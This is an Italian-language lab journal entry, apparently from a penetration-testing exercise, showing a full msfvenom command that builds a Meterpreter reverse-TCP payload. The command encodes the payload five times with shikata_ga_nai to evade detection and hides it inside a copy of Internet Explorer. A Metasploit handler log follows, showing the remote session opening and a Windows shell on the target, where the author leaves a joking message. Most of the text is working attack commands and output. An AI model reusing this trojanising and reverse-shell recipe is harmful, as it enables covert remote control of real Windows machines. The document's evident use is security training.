


e niente manco chrome va

provo con explorer che si trova in x86

```
File Actions Edit View Help
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.10 LPORT=5555 -e x86/shikata_ga_nai -i 5 -f exe -x iexplore.exe -o internetExplorer.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 818880 bytes
Saved as: internetExplorer.exe
(kali@kali)-[~]
$
```

FINALMENTEEEEEEEEEEEEEE



decido di scrivere un messaggio a neo dall'altra parte, dato che sono ore che provo a mettermi in contatto con lui.

e creo un file con un messaggio di testo dentro.

ma visto che il buon Neo è un paranoico del cavolo glie lo apro io direttamente!!


```
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.10:5555
[*] Sending stage (177734 bytes) to 192.168.10.50
[*] Meterpreter session 10 opened (192.168.10.10:5555 -> 192.168.10.50:49462) at 2024-12-17 23:45:57 -0
meterpreter > echo "CIAO NEO E' TUTTO IL GIORNO CHE PROVO A CONTATTARTI, LE VUOI ABBASSARE STE DIFESE O NO?!" > AprimiAdesso.txt
[-] Unknown command: echo. Run the help command for more details.
meterpreter > shell
Process 4332 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\User\Desktop>echo "CIAO NEO E' TUTTO IL GIORNO CHE PROVO A CONTATTARTI, LE VUOI ABBASSARE STE DIFESE O NO?!" > AprimiAdesso.txt
echo "CIAO NEO E' TUTTO IL GIORNO CHE PROVO A CONTATTARTI, LE VUOI ABBASSARE STE DIFESE O NO?!" > AprimiAdesso.txt

C:\Users\User\Desktop>start notepad.exe AprimiAdesso.txt
start notepad.exe AprimiAdesso.txt

C:\Users\User\Desktop>
```



ed è così che si conclude quest'altra sudata notte. sconfitto ancora una volta dai sistemi di difesa delle macchine più sciocche. ci rifaremo.....:)